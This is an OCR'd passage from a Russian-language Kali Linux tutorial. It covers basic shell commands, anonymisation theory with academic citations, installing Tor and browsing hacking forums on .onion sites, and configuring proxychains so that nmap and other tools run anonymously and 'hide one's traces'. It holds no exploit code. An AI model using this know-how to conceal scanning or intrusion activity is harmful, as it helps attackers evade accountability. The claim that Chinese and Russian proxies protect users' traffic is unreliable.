


Рисунок 5 – Настройка профиля по умолчанию.

БАЗОВЫЕ КОМАНДЫ «KALI LINUX»

Команда «cd/home/» для попадания в директорию home. Cd используется для смены директории. Если ввести «cd ..», то вы всегда будете возвращаться на шаг назад, так что две точки – это всегда предыдущая папка, далее у нас есть «ls» – показывает нам список контента в текущей папке. «ls/home/» и получите список указанной. «ls -l» дает нам длинный список с параметрами владельцами файла, размера, даты

изменения, тип прав и.т.д. «ls -la» показывает и скрытые файлы. Далее «pwd» – означает *«вывести рабочий каталог»*. Перейдем в директорию «home» напишем «pwd», и вы увидите, что находитесь в папке «home». У нас есть «ls» для копирования файлов гостевых дополнений для «virtualbox» из одного места в другое, все очень просто, вводим «cp -v название файла/ куда будем копировать/», например «cp -v VBoxLinuxAdditions.run/var/»

Вы могли заметить, что у каждой команды есть несколько аргументов и мы вставляем их для модифицирования действий команды. Вы можете увидеть список этих аргументов, вам не обязательно знать их наизусть, например, давайте введём «cp -help» – это универсальный способ получить помощь по конкретной команде в терминале. Видим список её возможностей, здесь аргумент и пояснение того, что она делает.

Итак, в верхней части этой помощи мы видим «usage», здесь формат или синтаксис самой команды. Однако в дополнение к этому есть man-страницы от слова «manual» (руководство), например, «man pwd» – эта страница дает тонну информации.

Рисунок 6 – Руководство PWD

Мы видим имя, *синопсис* – это синтаксис команды, далее видим полное описание того, что делает эта команда, полное объяснение её аргументов, видим даже автора, который написал несколько заметок, авторские права и ссылки на что-то схожее. Например, если мы напишем «man grep», то мы увидим, что руководство по этой команде намного больше, это мульти целевая команда. Далее у нас идет «mv» – эта команда для переноса файлов, а также с помощью ее можно менять их названия. Например, «mv VBoxLinuxAdditions.run RandomIsNotSoRandom.run» и если вновь наберем «ls», то увидим, что файл был успешно переименован, можем перенести файл в директорию «home», «mv RandomIsNotSoRandom.run/home/», если напишем «ls/home/», то увидим, что переместили туда файл, но в отличие от команды «копировать» файл не остается в начальной папке.

Будьте очень осторожны с удалением файлов, потому как в Linux, если вы удалите файл при помощи терминала, вы уже не сможете его восстановить, в основном, есть довольно сложные процедуры, которые могут восстановить файлы, но если вы удаляете файл через терминал, то восстановить будет очень и очень сложно.

Продолжим и очистим экран, далее команда «cat». Давайте перейдем в home и выполним эту команду. Появился довольно длинный список, нам показывают внутреннее содержимое файла или что-то похожее, мы его не прочтем. Давайте создадим другой файл и выполним команду «cat» с ним, итак, пишем «nano» и имя файла, который хотим создать, например «nano test» – это будет тестовый файл нам не нужно прописывать расширение или что-то такое, теперь мы в текстовом редакторе, здесь можно написать случайный текст, к примеру «Some random text goes here», пусть будет так. У нас есть большое количество опций. Значок галочки означает клавишу «ctrl+ x», если нажмёте, то выйдите из файла, «ctrl+o» – это сохранение, «Where is» – это поиск, нажимаем ctrl+v и ищем «random», жмём Enter, и он нашел нам это слово и выделил его. Prev Rage – предыдущая страница, «Next Page» – следующая страница, Cut Text позволяет нам перенести большие куски текста, например, нажмём «ctrl+k» и текущая строка удалилась, он вырезает текущую строку, именно строку, а не то что вы выделили.

Давайте сохраним файл, жмём «ctrl+o», здесь мы можем изменить имя файла или поменять его расширение. Сохраним его под именем «Test», жмём «Enter» – «ctrl+x» для выхода. Очистим экран и воспользуемся командой «cat» для просмотра файла, который будет более читаемый в отличие от предыдущего, команда «Cat» работает для любого файла, проблема в том, какой там контент, например, бинарный файл мы попросту прочитать не сможем. Пишем «cat test» и видим «Some random text goes here» – это текст, который мы писали в текстовый файл. Это хороший способ быстро посмотреть, что содержится в файле. Есть ещё один способ сделать это – «less». Сперва пропишем «cd/etc/apt/», затем «ls», здесь есть несколько файлов, с которыми мы можем поработать. Давайте возьмем «sources.list» для примера. Итак «cat sources.list» и мы видим все что содержится в этом файле, теперь воспользуемся другой командой. Сначала очистим экран, пишем «less source.list», открывается новая вкладка, в которой видим содержимое файла. Если мы нажмём Q – всё закроется и в терминале мы ничего не увидим.

Вы, например, можете использовать «cat sources.list │grep src» – он напечатал только строки, в которых есть слово «src», Linux чувствителен к регистру, так что стоит проверить регистр, включен ли Caps или отключен, также можем поставить атрибут для игнорирования регистра «cat sources.list │grep -i src».

Очистим экран, далее у нас идет «echo “текст”», например, «echo “I am alive”» и нам выводят данные слова. Вернемся в директорию home и используем ту же команду. Вы можете выбрать предыдущую команду,

используя стрелки вверх и вниз. Вниз возвращает к предыдущей команде, вверх следующую. Итак «echo “I am alive” > test» мы вписываем фразу “I am alive” в текстовый файл test, далее «cat test», мы увидим, что заменили строчку файла на новую.

Далее «Touch» – это быстрый способ создать файл, например, «touch file1 file2 file3», «Enter», затем «ls», и мы видим, что команда мгновенно создала три файла. Вы также можете настроить папку куда будут создаваться эти файлы. Далее у нас идет «mklir», команда создает директорию, папку. Создадим с именем, местом существования, введём «mkdir placeToBe», затем «ls» и увидим эту папку с именем «placeToBe», можем войти в нее, пишем «cd placeToBe», затем «ls», в ней ничего нет. Команда «chown» позволяет менять права на файл. У нас здесь один пользователь – это root, так что это не имеет смысла. Как это работает: например, если владелец файла не root и вы хотите это изменить, изменить на root, то нужно сделать следующее «chown имя пользователя: группа пользователя имя файла» (пример: «chown root:root test»). Если мы напишем «ls -la», то мы увидим кто владелец файлов папки, из какой группы.

Есть более используемая команда называется «chmod», и эта команда позволяет изменить права на файл. Например, есть исполняемый файл в Linux, давайте его изменим, «echo “echo hello” > test» и переместим test в test «mv test test.sh», sh – это один из видов скрипта для Linux, с помощью которого можно автоматизировать задачи. Сделаем файл исполняемым, способ запустить исполняемый файл это «./» , пишем «./test» и нажимаем Tab, но список возможных файлов не выдается, проверим, что файл является исполняемым «ls -la», но нет ,у него нет прав быть исполняемым. Нужно это изменить и способ изменить это «chmod +x», если хотите, чтобы файл был для правки, пишем «chmod +w», чтобы был доступен для чтения «chmod +r».

Можно также сделать это с помощью чисел, например «chmod 755», а также «chmod 777» – это глобальный режим (не рекомендуется для использования). Давайте продолжим и напишем «chmod +x test.sh», жмём Enter, и, если напишем «ls -la», мы видим, что test.sh теперь исполняемый файл, давайте его запустим «./test.sh», мы видим «hello» на экране терминала.

Далее рассмотрим команду «rm» – это «remove», то есть «удалить», и когда вы удаляете файлы этой командой, то их уже невозможно восстановить, если введём «rm test.sh», он удалится и здесь его больше не будет, но если мы перейдём в папку placeToBe с помощью команды «cd placeToBe/» и напишем «touche test», создадим здесь новый файл «cd ..», далее спустимся вниз и попытаемся удалить placeToBe командой «rm placeToBe/», то появится ошибка «невозможно удалить placeToBe, потому что это – директория» – это защита rm, так что вы не можете удалить целую директорию, потому как ее нельзя будет восстановить. Далее «rm -f placeToBe» - невозможно удалить директорию. Давайте заглянем в

помощь, чтобы решить эту проблему, пишем «rm -help» и здесь мы видим аргумент для удаления директории, так что давайте вернемся и пропишем эту команду, которая удаляет всё, что содержится в папке и саму папку, итак «rm -r placeToBe/», затем «Enter», «ls», папка удалена, а команда «rm -f placeToBe» - это режим, в котором система не спрашивает никаких подтверждений, а просто удаляет файл или папку.

ТЕОРИЯ АНОНИМИЗАЦИИ[9]

Анонимизация – в информационной безопасности это процесс преобразования данных в форму, которая не идентифицирует отдельных лиц[10]. Поскольку социальная наука занимается обществом и человеческим поведением, стратегия анонимизации для защиты личности участников имеет решающее значение для этических исследований.

Анонимизация разрывает связь между данными и данным участником, так что участника нельзя идентифицировать, прямо или косвенно (например, посредством перекрестных ссылок), по его данным[11]. Анонимизированные данные больше не являются персональными данными. Псевдонимизация[12] направлена на то, чтобы сделать данные менее идентифицируемыми, но позволяет отслеживать данные до участника, например, через таблицу соответствия между псевдонимами и идентификационными данными или случайным числом, заменяющим идентификационные данные. Псевдонимные данные по-прежнему являются PII.

Для того, чтобы сохранить анонимность есть несколько способов, методов, которые вы можете использовать:

Proxy. Вы просто маршрутизируете своё соединение через несколько различных точек и, конечно оно сильно замедляется в зависимости от скорости Proxy, также вы ничего не знаете о, противоположной стороне вы ничего не знаете о серверах, через которые проходят ваши пакеты, так что

---

[9] См. подробнее: Алейников Д.П., Зык А.В. Современные технологии аноминизации в сети Интернет // Образование и право. – 2021. - №2. – С. 222-224; Басыня Е.А. Сетевая информационная безопасность и анонимизация: учебное пособие: Учебное пособие. – Новосибирск: Изд-во НГТУ, 2016; Волокитина Е.С. Алгоритмы анонимизации базы данных, содержащей персональные данные // В мире научных открытий. – 2012; Как сохранить анонимность в сети: полное руководство / Cryptoworld, 18.01.2016. – URL: https://cryptoworld.su; Кисленко В.А. Аноминизация работы в глобальной компьютерной сети Интернет // Вестник МГТУ им. Н.Э. Баумана. – 2005. - №1. – С. 43-51; Клименко И.С. Информационная безопасность и защита информации: модели и методы управления: монография. – Москва: ИНФРА-М, 2021. – 180 с; Колисниченко Д.Н. Анонимность и безопасность в Интернете. – СПб.: БХВ-Петербург, 2012. – 240 с..

[10] Кристель Тум, Памела Ф. Миллер Управление исследованиями. – URL: /https/www.sciencedirect.com/topics/biochemistry-genetics-and-molecular-biology/anonymization.

[11] Кэтрин Тессье, Винсент Боннмейнс. Нейроэргономика. – URL: /https/www.sciencedirect.com/topics/biochemistry-genetics-and-molecular-biology/anonymization.

[12] Казенко Т.С. Обезличивание, псевдонимизация и анонимизация персональных данных в отечественной и иностранных юрисдикциях // Право. Экономика. Социальное партнерство: материалы международной научно-практической конференции, приуроченной к 92-летию учреждения образования Федерации профсоюзов Беларуси Международный университет «МИТСО» (Минск, 28 апреля 2022 г.) / [редакционная коллегия: В.М. Поздняков (главный редактор) и др.]. – Мн.: МИТСО, 2023. – С. 401-403.

это довольно рискованно, но если вы просто сканируете что-то, если используете «nmap», то вам не о чем беспокоиться. Однако, если вы используете «Proxy» для входа куда-то, для ввода своих учетных данных, то это может быть опасно, Вам лучше этого не делать

Использование VPN для шифрования сети, для шифрования вашего трафика между вами и VPN-серверами. Этот метод очень быстрый, зависит, конечно, от сервера. Ваш трафик будет зашифрован и единственный способ, чтобы кто-то узнал, чем вы занимаетесь, – это если VPN-провайдер предоставит такую информацию, однако, это случается довольно редко, потому как этого очень сложно достигнуть, особенно, если ваш VPN-провайдер находится в другой точке мира, они вообще не выдадут никакую информацию.

VPN и «Proxy» нужны для того чтобы обходить firewall`ы и их ограничения. Например, для того, чтобы попасть в список допустимых ip-адресов[13].

КАК ВОЙТИ В «ТЕМНУЮ» ИЛИ СКРЫТУЮ СЕТЬ[14]

Ходит слух о том, что «тёмная» (даркнет) сеть на много больше, чем обычный Интернет, что там намного больше информации.

Что же мы должны сделать? Нам необходимо установить Tor-браузер и с помощью него мы сможем попасть в эту «темную» сеть. По умолчанию в «Kali» он не установлен и это одна из редких ситуаций, когда нам действительно понадобится другой пользователь вместо root, чтобы пользоваться tor'ом.

Создадим нового пользователя. Открываем нашу виртуальную машину, открываем свой терминал и пишем «apt-get install tor -y» и жмём «Enter», Tor установится без проблем, разумеется, если у вас имеется активное Интернет-соединение. Давайте очистим экран и так следующее, что нам необходимо сделать – это создать пользователя, пишем «adduser имя», к примеру «adduser test», необходимо задать свой пароль, когда вы вводите ничего не показывается – это обычный способ защитить Вас от того, что кто-то увидит ваш пароль на экране, жмём «Enter»». Здесь мы можем ввести дополнительную информацию, учётные данные нового пользователя. Подтверждение «Верна ли информация?», подтверждаем и жмём «Enter». Мы только что создали нашего нового пользователя test, под которым мы теперь можем зайти и приступить к работе.

Tor-браузер можно настроить на работу под root-правами – это не очень хорошая идея, серфить в Интернете с root-правами, потому как если

---

[13] Райтман М.А. Искусство легального, анонимного и безопасного доступа к ресурсам интернета. – СПб.: БХВ-Петербург, 2017. – 624 с.: ил.

[14] См. подробнее: Багдасарян А.Г. Даркнет: особенности и история / А.Г. Багдасарян, Д.Л. Еськин // Конкурс молодых ученых: Сборник статей VI Международного научно-исследовательского конкурса (Пенза, 20.11.2020). – Пенза: Издательство: Наука и Просвещение (ИП Гуляев Г.Ю.), 2020. – С. 56-58; Дворянкин О.А. Глубокая паутина. Что мы знаем о Интернете или что от нас хорошо скрывают // Национальная ассоциация ученых (НАУ). – 2017. - №71. – С. 21-27.

вы умудритесь подхватить какой-либо вирус или вредоносный код то он запустится именно с root-правами.

КАК УСТАНОВИТЬ TOR

Для этого нам необходимо будет воспользоваться нашим новым пользователем, которого мы недавно создали – test – это имя нашего пользователя. Для того чтобы сделать это нужно выйти - кликаем правый верхний угол на надпись root, далее switch user (сменить пользователя), давайте введем пароль, нажмём. В правом верхнем углу иконка браузера, открываем, используем поисковик, пишем «Tor» и жмём «Enter» и открываем первую ссылку (проект Tor – анонимность онлайн). Убедитесь с точностью, что вы скачиваете этот браузер именно с официального сайта https убедитесь, что есть буква «s», а не просто http – это очень важно убедитесь, что имя сайта написано верно «torproject.org», не «.com», не какое-то другое окончание, а именно «.org». Далее кликаем на ссылку download tor, выбираем версию для Linux и скачиваем. Изучите сайт, посмотрите, что на нем есть интересного, форумы и так далее.

Tor позволяет маршрутизировать ваш трафик через несколько точек и на каждой точке, на каждом отрезке от точки до точки, используется свой уровень шифрования, таким образом Ваше соединение очень хорошо защищается. Есть так называемые, *«входные узлы»*, так что когда вы делаете запрос то ваше соединение идет через различные компьютеры – это и есть узлы у каждого есть свое название и так ваше соединение идет и идет, пока не достигнет выходного узла все эти устройства являются частью сети tor и выходной узел уже направляет запрос непосредственно на сайт, то есть, Вы как бы используете кучу прокси. Это очень хороший способ оставаться анонимным.

Откроем архив и извлечём файлы на рабочий, открываем нашу папку, запускаем «tor», запуск этого процесса может занять какое-то время. Tor дает возможность зайти на домены «.onion». Как это сделать – напишем в поисковую строку «hiddenwiki» – это один из сайтов, где есть ссылки на большое количество других доменов и его url меняется постоянно. Итак, откроем парочку этих сайтов и поработаем с ними, здесь мы видим список доменов onion, он довольно большой. Нам необходимо найти «url» на «hiddenwiki». Заходим, здесь находится довольно обширный список ссылок на различные домены, здесь множество интересных вещей, некоторые из них нелегальные. Сегодня нас интересуют форумы, «доски» и «чаны» (forums/boards/chan), здесь есть множество интересных вещей. Давайте просто откроем какой-то из них, но помните, что они могут лежать, потому как изменился «url» и может быть проблематично зайти на сайт давайте попробуем открыть «black books» может здесь есть что-то интересное, «hack forum», «hacktheplanet», «The intel exchange», посмотрите эти странички, Вы найдете что-то интересное для себя. В «The intel exchange» нужна регистрация, но никто не спросит данных вашей кредитки и так далее, регистрация очень простая, просто заполните

основную информацию вроде имени пользователя пароль и так далее. Здесь есть множество вещей, которые могут оказаться полезными, например «Software», то, что мы искали «взлом, программирование, тор и всё о софте». Давайте посмотрим, что здесь есть. Любую вещь, которую вы отсюда скачаете запускайте только на виртуальной машине, не нужно запускать на своей основной машине или на основной машине кого-то ещё, потому что это очень плохая идея. Здесь вы найдете множество полезных вещей для обучения. Соединение может время от времени быть довольно медленным и устанавливать тор на свою основную машину безопасно если вы скачали его с официального сайта.

НАСТРОЙКИ «PROXY» ЦЕПЕЙ ДЛЯ РАБОТЫ СОВМЕСТНО С TOR В ЦЕЛЯХ АНОНИМИЗАЦИИ ТРАФИКА

Не только трафик в браузере, но почти весь сетевой трафик, который генерирует наше приложение. Есть и те, которые не будут работать в комбинации с прокси цепями название одной из таких программ это «metasploit».

«Metasploit» – эта среда для взлома и на сегодняшний день для любого взлома очень важна автоматизация кода, это необходимо для взлома некоторых систем, в которых уже содержится список известных уязвимостей.

Сегодня посмотрим, как анонимизировать практически весь footprint-трафик, или трафик, генерируемый nmap, или вашим веб-браузером, другим способом отличным от Tor`a, а также как скрыть свои следы в целом.

Во-первых, нам необходимо сделать, в «Kali Linux» – это все уже предустановлено, а именно здесь уже есть Tor и Proxy Chains – эти две вещи нужно устанавливать в других системах. Здесь нам нужно будет просто выполнить некоторые настройки. Давайте зайдём в файл конфигурации «Proxy Chains», пишем «nano /etc/proxychains.conf», жмём Enter, и вот мы в самом файле.

Что же такое «Proxy Chains»? Программа дает нам возможность маршрутизировать свой трафик через несколько прокси-серверов и остаться анонимным скрываясь за ними или позволяет направлять ваши запросы (это будет выглядеть как запросы, выполненные самим сервером, а не Вами). Есть огромное количество бесплатных proxy-серверов, которыми вы можете воспользоваться, но они не очень стабильны, они падают, поднимаются, они очень медленные, так что для некоторых целей они могут быть полезны, но не для brute-force, ни для одной атаки из серии brute-force.

Итак, мы видим здесь типы proxy, которые можем использовать: HTTP, SOCKS4, SOCKS5. Есть несколько фундаментальных отличий между этими протоколами, вам всегда следует SOCKS5 proxy, потому что это лучший способ для создания анонимности. HTTP говорит сам за себя – это для HTTP-трафика, SOCKS4 почти то же самое, что и SOCKS5, но не

поддерживает протокол ip шестой версии и протокол UDP, так что SOCKS4 может создать некоторые проблемы. Ниже у нас есть несколько опций. Просто нужно удалить знак решетки и всё, сохранить файл - опция включена. Знак решётки значит, что строчка содержит комментарий, то есть при чтении этого файла система будет игнорировать строчки с таким знаком, если знака нет, то система выполняет код.

Итак, здесь у нас есть состояния, позволяющие нам указать как мы хотим маршрутизировать трафик. Во-первых, у нас есть «dynamic_chain» – динамические цепочки, опция, которая используется больше всего, это наиболее стабильный способ. Если у нас включена опция «strict_chain», то мы сможем зайти на любой сайт в сети интернет только пройдя путь через все серверы, причем в заданном порядке и это не всегда хорошая идея.

Используйте опцию «dynamic_chain», уберите знак решетки, а рядом с «strict_chain». Далее у нас есть «random_chain» (случайные цепи) – это почти то же самое, что и reset ваших сервисов, например, если вы перезапускаете tor, то вам назначается новый ip-адрес, вы сможете настроить список.

Спустимся ниже, видим «quiet_mode» он нам не нужен.

«Proxy DNS requests» – (днс без утечек) – это очень важно, чтобы в dns не было никаких утечек. DNS – это если кто-то получает ваш ip-адрес он может получить адрес dns-сервера, который вы используете, dns-сервер он резолвит домен к ip-адресу. Например, если вы вбиваете youtube.com, то dns-сервер вашего локального провайдера резолвит (отклик) это на ip-адрес Ютуба и создает запрос. Наш локальный dns сервер будет раскрыт, и эта информация может использоваться для установления нашего персонального ip-адреса и когда это будет сделано найти наше физическое местоположение будет не так сложно, так что нам просто необходим прокси dns, это нас немного замедлит, но без этого на практике мы попросту не будем анонимны, и кто-то сможет нас найти.

Идем ниже здесь есть ещё несколько опций, видим формат для введения прокси. Ip-адрес прокси серверов позже мы будем вводить их вручную, также нам представлен номер порта который открыт на прокси сервере (1080). Здесь у нас есть два слова (lamer и secret), некоторые прокси-сервера, особенно проплаченные, всегда потребуют ввода имени пользователя и пароля так что можно просто прописать их здесь. Вводим имя пользователя здесь (*lamer*), а пароль здесь (*secret*), и получаем доступ к конкретному прокси-серверу, который мы оплатили ранее. Это просто пример, мы не будем использовать эти прокси или что-то отсюда[15].

[15] Райтман М.А. Искусство легального, анонимного и безопасного доступа к ресурсам интернета. – СПб.: БХВ-Петербург, 2017. – 624 с.: ил.

Рисунок 7 - SOCKS4 с IP 127.0.0.1 и портом 9050)

Спустимся ниже, видим конец файла, нажмём Enter несколько раз. На данный момент активен всего один прокси – SOCKS4 и весь трафик идет сюда (127.0.0.1 9050), установки по умолчанию для Tor (defaults set for «Tor»). По умолчанию же Tor прослушивается на этом порту (9050), то есть этот порт открыт непосредственно для него и наше соединение сейчас будет проходить через Tor, но на всякий случай добавим SOCKS5, жмём Tab и прописываем тот же ip-адрес (127.0.0.1 9050), жмём ctrl+o для сохранения, «Enter»», ctrl+x для выхода. Файл сохранён, очистим экран, далее пишем «service tor status», посмотрим запущен ли тор. Тор не запущен – это ответ, так что нам нужно его запустить. Пишем «service tor start», жмём Enter. Tor запущен и работает.




Рисунок 8 – Tor запущен и работает

Следующее, что нам нужно сделать – это воспользоваться Proxy Chains в комбинации с нашим Tor, а также в комбинации с нашим интернет-браузером для того, чтобы проверить и убедиться, что все настроено как надо и у нас есть должный уровень анонимности. Набираем «proxychains firefox www.duckduckgo.com». «duckduckgo» – это один из поисковиков, который также вас анонимизирует, он не записывает ваш ip-адрес, нажмём «Enter», загружается браузер. Давайте вернемся к терминалу, мы видим ссылки установления соединения, есть некоторые проблемы надпись «denied» (отказано), но здесь это связано с loopback`ом при использовании списка прокси-серверов, особенно, если вы загружаете готовый список, то вы увидите намного больше ошибок, чем надпись «OK», как здесь, но соединение всё равно установится и будет функционировать. Давайте снова вернемся к нашему браузеру, здесь мы можем воспользоваться многими сервисами, давайте пропишем один из них «check for DNS leaks», открываем первую ссылку и посмотрим, что произойдет, нас встретит надпись «Hello, Ваш ip-адрес …» и местонахождение (не Ваше). Если хотите проверить всё это, открываем терминал и пишем «service tor stop», а затем открываем свой обычный браузер без Proxy Chains, снова проводим тот же тест и видим абсолютно

другой результат, другой ip-адрес, который будет Вашим настоящим адресом.

Ip-адрес время от времени будет меняться и так давайте, проверим, скопируем его, вставим в текстовый редактор, закроем браузер и пишем «service tor stop», затем «service tor start», вы можете написать «service tor restart» и он сделает все за вас. Снова повторим, пропишем «proxychains firefox www.duckduckgo.com», если напишет, что у вас нет интернет-соединения или сайт недоступен или что-то такое, просто попробуйте написать «service tor restart» несколько раз, пока соединение не появится, потому как, иногда некоторые ip-адреса блокируются и вам нужно найти рабочий. Снова напишем «check for DNS leaks», Enter и воспользуемся тем же сайтом dnsleaks.com, видно, что это абсолютно другой адрес и абсолютно другого местоположение.

Давайте очистим экран и воспользуемся, например, «proxychains nmap» – это все, что нужно, для того чтобы маршрутизировать весь трафик nmap через наши цепочки, это подходит практически для любого приложения, просто вызываем приложение, которое нам нужно, например, «nmap ip p arg», а можно и так «proxychains», таким образом мы себя прячем, а далее приложение, например, «firefox», «Enter» и откроется браузер, так что любое приложение, которое вы запускаете через терминал, а через терминал вы можете запустить абсолютно любое приложение, и весь трафик, генерируемый этим приложением будет маршрутизирован через «proxychains». Будет использоваться предустановленный список прокси или tor, в зависимости от того, как вы все настроили.

Будем импортировать подготовленный список прокси, давайте напишем в поисковой строке «free socks5 proxies» и посмотрим, что мы сможем найти. Зайдем на первый сайт, отлично здесь их довольно много. Вопрос в том, что мы хотим использовать прокси-сервера в странах, у которых довольно хорошая репутация в сохранении личных данных и так страны с хорошей репутацией, например, Китай, Россия, Нидерланды, Германия. Эти страны вы можете использовать, у них отличная политика безопасности, они ни с кем не поделятся вашим трафиком. Итак, здесь у нас есть IP-адрес, который нам понадобится, номер порта – это нам понадобится тоже, и на понадобится версия. Давайте просто возьмем первые пять из данного списка, скопируем, открываем, очистим экран, «nano /etc/proxychains.conf», убедитесь в том, что функция «dynamic_chain» включена, а вс1 остальное закомментировано. Идем вниз и теперь нам нужно настроить нашу цепочку, начнем вбивать информацию, просто пишем SOCKS5, вставляем наш ip-адрес и порт, так вбиваем всё пять.




Рисунок 9 – Бесплатные прокси

Большинство из бесплатных прокси обычно не работает, но нам будет достаточно несколько, чтобы сохранить анонимность. Убедитесь, что вписали верный порт, потому как, если вы ошибетесь топ прокси «дропнется» по умолчанию, а он может быть на самом деле рабочим и все это из-за неверно прописанного порта. Теперь ctrl+ o и файл сохранен. Теперь откроем терминал вводим «proxychains firefox www.duckduckgo.com», здесь вы можете ввести любой url, и если он доступен, то он откроется. Давайте продолжим и посмотрим, что будет, жмём Enter и ничего, прокси цепочка не запустилась. Сперва нужно закрыть браузер и попробуем снова, лишь один из них статусе «ok», но программа проходит через все, чтобы определить какой из них рабочий, какой можно использовать для открытия сайта. Давайте посмотрим открылся ли сайт, и да сайт запущен и функционирует, но это заняло кучу времени и множество бесплатных прокси, так что я лучше выбрать два, максимум три, они должны работать, выберите с максимальными оценками и так далее – это будет лучший выбор бесплатных прокси.




Рисунок 10 – Запуск бесплатных прокси

VPN (ВИРТУАЛЬНАЯ ЧАСТНАЯ СЕТЬ)

Если вы попытаетесь подключиться просто так: откроете VPN connections (справа сверху), далее конфигурация VPN (Configure VPN), то увидите, что абсолютно все опции недоступны, получите сообщение об ошибке «нет ни одного доступного VPN плагина, пожалуйста, остановите плагин для активации этой кнопки» – это может стать проблемой. Во-первых, сперва вам нужно Интернет-соединение для того, чтобы установить этот плагин, а если у вас небезопасное соединение, то не рекомендовано это делать, за исключением домашнего интернета, с которым можно установить все плагины, сделать всю предварительную работу. Затем вы сможете подключиться как к VPN, так и к любой другой сети на ваш выбор.

